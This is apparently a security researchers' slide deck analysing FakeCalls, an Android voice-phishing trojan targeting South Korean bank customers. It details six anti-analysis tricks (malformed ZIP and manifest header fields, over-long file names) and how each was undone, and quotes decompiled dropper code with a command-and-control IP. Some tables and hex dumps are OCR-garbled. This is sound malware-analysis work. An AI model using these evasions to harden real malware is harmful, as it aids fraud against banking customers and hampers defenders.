Evasions Fest of Korean Android Financial Menace



FakeCalls



Researchers



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Agenda

- 1. Voice-phishing in South Korea
- 2. FakeCalls malware
- 3. Evasion techniques
- 4. Functionality cherry-picks

Summary



Voice phishing: state of affairs







According to the e-government website of South Korea Number of victims grew by 100% from 2016 to 2020

170,000 victims for this period of 5 years

Financial losses increased by 350% from 2016 to 2020 in 2020 they constituted ~ 600 million USD

How it works: voice phishing

Malware app imitating e-banking app

Fake loan offer with lower interest rate

Malware operators get a signal to proceed

2



Phone number of criminals replaced with a real bank number

Victim "confirms" the credit card data hoping to get a loan

"Reward" for malware operators



FakeCalls malware: approach

Spreading via phishing sites

Staying low-profile, no mass coverage

Targeting South Korean finance customers

Remote Access Trojan with many capabilities





What's inside

One sample – one mimicked application

Unique anti-analysis techniques

Capabilities to monitor, steal and stream:







Text messages



Cameras

etc.

High damage potential

Anti-detection measures are taken

Capabilities for stealing sensitive data

20+ trusted and solid institutions are mimicked

Given high grades by world-respected evaluators

Some have trillions of KWR revenue (hundreds of millions USD) Among largest financial organizations in South Korea



Tools



Debugger & disassembler




Bytecode to Java decompiler



Tool to view, modify, debug, rebuild, etc.

First take on FakeCalls



Sample failed to load (in JEB Pro)

What next?



Failed update of the tools?

All of tools failed after update?

But other APKs still loaded...


This FakeCalls APK is corrupt?

All of FakeCalls samples corrupted?

But other APKs still loaded...

Maybe something prevents loading?

Evasion techniques: stages



Loaded in JEB Pro

Loaded in jadx

Processed in apktool

Evasion techniques: stages

1


Multi-file 2 techniques 2

Android manifest 3 techniques

3

Files
1 technique

6 evasions in total



Multi-file archive?

End of Central Directory Record 👄

Offset	Bytes	Description
0	4	End of central directory signature # 0x06054b50
4	2	Number of this disk
6	2	Disk where central directory starts
8	2	Number of central directory records on this disk
10	2	Total number of central directory records
12	4	Size of central directory (bytes)
16	4	Offset of start of central directory, relative to start of archive
20	2	Comment length (n)
22	n	Comment

End of Central Directory structure (EOCD)

End of Co	End of Central Directory Record 🖘							
Offset	Bytes	Description						
0	4	End of central-directory signature # 0x06054b50						
4	2	Number of this disk						
6	2	Disk where central directory starts						
	2	Number of central directory records on this disk						
10	2	Total number of central directory records						
12	4	Size of central directory (trytes)						
16	4	Offset of start of central directory, relative to start of archive						
20	2	Comment length (n)						
22	n	Comment						
	"							

Disk number and the start of Central Directory

```
| Table | Tab
```

Examine EOCD for disk number and CD start



,	SUUCE ZIPDINEIVINI UIIEIIU YEY 12]	resources.arsc
~	struct ZIPENDLOCATOR endLocator	
	▶ char elSignature[4]	PK ∴.p
	ushort elDiskNumber	43540
	ushort elStartDiskNumber	26127
	ushort elEntriesOnDisk	6573
	ushort elEntriesInDirectory	1075
	uint elDirectorySize	139122
	uint elDirectoryOffset	13488128
	ushort elCommentLength	0

Set both values to o

End of Central Directory Record 👄

Offset	Bytes	Description
0	4	End of central directory signature # 0x06054b50
4	2	Number of this disk
6	2	Disk where central directory starts
8	2	Number of central directory records on this disk
10	2	Total number of central directory records
12	4	Size of central directory (bytes)
16	4	Offset of start of central directory, relative to start of archive
20	2	Comment length (n)
22	n	Comment

End of Central Directory structure (EOCD)

End of	Central	Directory	Record 🖘
--------	---------	-----------	----------

Offset	Bytes	Description
0	4	End of central directory signature # 0x09054b60
4	2	Number of this disk
6	2	Disk where central directory starts
8	2	Number of central directory records on this disk
10	2	Total number of central directory records
12	4	Size of central directory (bytes)
16	4	Offset of start of central directory, relative to start of archive
20	2	Comment length (n)
22	n	Comment
	N 100 1	

Number of files in the archive

f8823780)d28	322	307	e99	552	8bc	17a	34a	173	5e6	6bc	12fe	224	104	e02	053	cb92b0a56cb* ×
	0	1	2	3	4	5	6	7	Š.	9	Α	В	C	D	Е	F	0123456789ABCDEF
CF:EEE0h	17	CC	00	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	.Ì.META-INF/KDB.
CF:EEF0h	53	46	50	4B	01	02	14	00	14	00	00	08	08	00	9B	В9	SFPK1
CF:EF00h																	&U,.±Û²
CF:EF10h	00	00	00	00	00	00	00	00	00	00	00	00	21	E7	CC	00	!çÌ.
CF:EF20h	4D	45	54	41	2D	49	4E	46	2F	4B	44	42	2E	52	53	41	META-INF/KDB.RSA
CF:EF30h	50	4B	01	02	14	00	14	00	00	08	80	00	9B	В9	26	55	PK¹&U
CF:EF40h	10	27	33	В4	9C	CE	00	00	CB	FE	01	00	14	00	00	00	.'3´œÎËþ
CF:EF50h	00	00	00	00	00	00	00	00	00	00	D0	EB	CC	00	4D	45	ĐềÌ.ME
CF:EF60h																	TA-INF/MANIFEST.
CF:EF70h	4D	46	50	4B	05	06	14	AA	0F	66	AD	19	33	04	72	1F	MFPKº.f3.r.
CF:EF80h	02	00	00	D0	CD	00	00	00									ÐÍ

Examine EOCD for entries on disk and entries in directory



-	שנו ענו בורטות בואותו עוו בווע אנשיבן	resources.arsc
_	struct ZIPENDLOCATOR endLocator	
	▶ char elSignature[4]	PK∴.o
	ushort elDiskNumber	43540
	ushort elStartDiskNumber	26127
	ushort elEntriesOnDisk	6573
	ushort elEntriesInDirectory	1075
	uint elDirectorySize	139122
	uint elDirectoryOffset	13488128
	ushort elCommentLength	0

Values must be equal

Empirically stated: 1075 is the correct one

EOCD fix summary



י אומכנ בורטותבוזותו מוובוומ (12/2)	resources.arsc						
▼ struct ZIPENDLOCATOR endLocator							
▶ char elSignature[4]	PK∴.o						
ushort elDiskNumber	43540 Set to o						
ushort elStartDiskNumber	26127 Set to 0						
ushort elEntriesOnDisk	6573 Set to 1075 ←						
ushort elEntriesInDirectory	1075						
uint elDirectorySize	139122						
uint elDirectoryOffset	13488128						
ushort elCommentLength	0						

3 changed values

Group 1: mitigated




Expected another value at the beginning of the manifest

0x00080000 is present

Two values possible at the beginning of Manifest?

apktool source code constants



0x00080003 is the correct value to be present

Magic value fixed, but another exception is thrown

```
*f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb - jadx-gui
File View Navigation Tools Help
■ # 5 8 2 ± 1 4 0 6 6 ← → 10 1 0 1 1 1
## f8823780d2822307e995528bd7a34a1735e66bd2f
                                                  AndroidManifest.xml
 ⇒ Source code
                                                    Error decode manifest


∨ In Resources

                                                    java.io.IOException: Expected strings start, expected offset: 0x180, actual: 0x184
   assets
                                                         at jadx.core.xmlgen.ParserStream.checkPos(ParserStream.java:124)
   > m junit
                                                         at jadx.core.xmlgen.CommonBinaryParser.parseStringPoolNoType(CommonBinaryParser.java:29)
                                                         at jadx.core.xmlgen.BinaryXMLParser.decode(BinaryXMLParser.java:109)
   > META-INF
                                                          at jadx.core.xmlgen.BinaryXMLParser.parse(BinaryXMLParser.java:81)
   ⇒ m okhttp3
```

Unexpected start of the string

Template Results - AndroidManifest.bt &									
Name	Value	Start	Size	Color	Comment				
▼ struct HEADER header		0h	8h	Fg: Bg:					
uint magicnumber	524288	0h	4h	Fg: Bg:					
uint filesize	10328	4h	4h	Fg: Bg:					
▼ struct STRINGCHUNK stringChunk		8h	15A8h	Fg: Bg:					
uint scSignature	1835009	8h	4h	Fg: Bg:					
uint scSize	5544	Ch	4h	Fg: Bg:					
uint scStringCount	88	10h	4h	Fg: Bg:					
uint scStyleCount	0	14h	4h	Fg: Bg:					
uint scUNKNOWN	0	18h	4h	Fg: Bg:					
uint scStringPoolOffset	376	1Ch	4h	Fg: Bg:					
uint scStylePoolOffset	0	20h	4h	Fg: Bg:					
▶ uint scStringOffsets[88]		24h	160h	Fg: Bg:	Relative to the 0x8+scStringPoolOffset				
▶ struct STRING_ITEM stritem[0]	theme	180h	Eh	Fg: Bg:					
struct STRING_ITEM strItem[1]	label	18Eh	Eh	Fg: Bg:					
			-1						

The array where exception occurs



scStringCount must be decreased by 1

Wrong data interpretation for the last offset



Negative array size exception

```
public static StringBlock read(ExtDataInput reader) throws IOException {
   reader.skipCheckChunkTypeInt(CHUNK_STRINGPOOL_TYPE, CHUNK_NULL_TYPE);
   int chunkSize = reader.readInt();
   // ResStringPool header
   int stringCount = reader.readInt();
   int styleCount = reader.readInt();
   int flags = reader.readInt();
   int stringsOffset = reader.readInt();
                                                      — read from the structure
   int stylesOffset = reader.readInt();
   StringBlock block = new StringBlock();
   block.m_isUTF8 = (flags & UTF8_FLAG) != 0;
   block.m_stringOffsets = reader.readIntArray(stringCount);
   if (styleCount != 0) {
       block.m_styleOffsets = reader.readIntArray(styleCount);
   int size = ((stylesOffset == 0) ? chunkSize : stylesOffset) - stringsOffset;
   reader.readFully(block.m_strings);
   if (stylesOffset != 0) {
```


apktool source code: size of allocated array

		U												C			_	0123430763ABCDE1
ı	0000h	00	00	08	00	58	28	00	00	01	00	1C	00	8A	15	00	00	X(<mark></mark>
ı	0010h	58	00	00	00	00	00	00	00	00	00	00	00	78	01	00	00	Xx
ı	0020h	00	В1	81	FΕ	00	00	00	00	0E	00	00	00	1C	00	00	00	.±.þ
ı	0030h	28	00	00	00)	34	00	00	00	4C	00	00	00	5E	00	00	00	(\mathfrak{4}L^
ľ	0040h	72	00	00	00	8E	00	00	00	Α8	00	00	00	D2	00	00	00	rž¨ò
ı	0050h	F8	00	00	00	0C	01	00	00	2A	01	00	00	44	01	00	00	ø*D
ı	0060h	5E	01	00	00	82	01	00	00	9C	01	00	00	В6	01	00	00	^,Ϧ
ı	0070h	DC	01	00	00	80	02	00	00	30	02	00	00	52	02	00	00	Ü0R
ı	0080h	78	02	00	00	ΑE	02	00	00	D8	02	00	00	E6	02	00	00	x®Øæ
ı	0090h	00	03	00	00	10	03	00	00	24	03	00	00	36	03	00	00	\$ 6
ı	00A0h	92	03	00	00	F4	03	00	00	ЗА	04	00	00	82	04	00	00	′ô:,
	00B0h	CE	04	00	00	22	05	00	00	74	05	00	00	AC	05	00	00	Î"t¬
	00C0h	FC	05	00	00	3C	06	00	00	80	06	00	00	CC	06	00	00	ü<€Ì

Template Results - AndroidManifest.bt 😅

Name	Value
▼ struct STRINGCHUNK stringChunk	
uint scSignature	1835009
uint scSize	5544
uint scStringCount	88
uint scStyleCount	0
uint scUNKNOWN	0
uint scStringPoolOffset	376
uint scStylePoolOffset	4269912320 ???






4269912320


uint scStylePoolOffset

Group 2: Android Manifest



Set magic number

Must be 0x80003



1835009

5544

376

4269912320

▼ struct STRINGCHUNK stringChunk

uint scSignature

uint scStringCount uint scStyleCount uint scUNKNOWN uint scStringPoolOffset

uint scStylePoolOffset

uint scSize


Change certain values

```
scStringCount (decreased by 1)
```

scStylePoolOffset (set to 0)

Evasions: almost finished






```
I: Using Apktool 2.7.0 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Copying raw resources...
I: Baksmaling classes.dex...
I: Copying assets and libs...
Exception in thread "main" brut.androlib.AndrolibException: brut.directory.DirectoryException:
 Error copying file: assets
        at brut.androlib.Androlib.decodeRawFiles(Androlib.java:169)
Caused by: brut.directory.DirectoryException: Error copying file: hSeCvupVLj7NCqcVvmpr4wmj0jWP
iCUTORZbyew1P2K0WPX6f0sz5bLzG5DlIKNjzn8WBbwr0zMbWwxvx1KEjvY0fAFDLksepAAIRbEdrbJGzJNjHiZRai0eAu
QaG4QPgIXw7ZOwxGniXroGYw6DwLehBwixvEHyv4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmKe0smrwBi
M5yhv0boCBFqdzrTAPcUoyp4DwFS9ZMNyPr89LmFmUC0ffG0TKWMuR5n0FP0iuqN02SyiuVZDIIE6zY
        at brut.directory.DirUtil.copyToDir(DirUtil.java:99)
        at brut.directory.DirUtil.copyToDir(DirUtil.java:71)
        at brut.directory.AbstractDirectory.copyToDir(AbstractDirectory.java:198)
        at brut.directory.DirUtil.copyToDir(DirUtil.java:87)
        ... 5 more
Caused by: java.nio.file.FileSystemException: f8823780d2822307e995528bd7a34a1735e66bd2fe22404e
02053cb92b0a56cb.out/assets/hSeCvupVLj7NCqcVvmpr4wmj0jWPiCUTQRZbyew1P2K0WPX6f0sz5bLzG5DlIKNjzn
8WBbwr0zMbWwxvx1KEjvYOfAFDLksepAAIRbEdrbJGzJNjHiZRai0eAuQaG4QPgIXw7ZOwxGniXroGYw6DwLehBwixvEHy
v4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmKe0smrwBiM5yhv0boCBFqdzrTAPcUoyp4DwFS9ZMNyPr89L
mFmUCOffGOTKWMuR5nOFPOiugNO2SyiuVZDIIE6zY: File name too long
        at java.base/sun.nio.fs.UnixException.translateToIOException(UnixException.java:100)
```


Files with paths of more than 260 characters



Files with paths of more than 260 characters




APK payload inside is stored via a shorter (normal) path




No references for long paths found: delete the files

Evasions mitigated




Evasions mitigated



Sample successfully loaded (in JEB Pro)

Functionality cherry-picks

Dropper: APK to launch APK



```
public void startMainService(int v, String s) {
   Log.e(this.TAG, "startMainService, requestCode: " + v + ", activity: " + s);
       Intent intent0 = this.getPackageManager().getLaunchIntentForPackage(MainActivity.appPackageName);
       if(v == 104) {
           Bundle bundle0 = new Bundle();
           bundle0.putString("COMPANY UUID", "L0jVvgr3IECcrKvi4X0f6lPdcH7kn1D0");
            bundle0.putString("APPLICATION STYLE", "1");
            bundle0.putString("AGREEMENT_SUBMIT_STYLE", "1");
            bundle0.putBoolean("OPEN SMS", false);
            bundle0.putString("PROJECT_NAME", "Lk");
            bundle0.putString("SCANNING ALL APP", "1");
            bundle0.putString("HEADER PICTURE STYLE", "1");
            bundle0.putString("UNNECESSARY AUTO DELETE LIST", "1");
            bundle0.putString("URL", SharedPreferencesUtils.getValue("HOST", "154.23.176.101"));
            bundle0.putString("SERVER_NAME", "SERVER2");
            intent0.putExtras(bundle0);
       this.startActivityForResult(intent0, v);
   catch(Exception exception0) {
       Log.e(this.TAG, "startMainService, exception: " + exception0.getMessage());
```

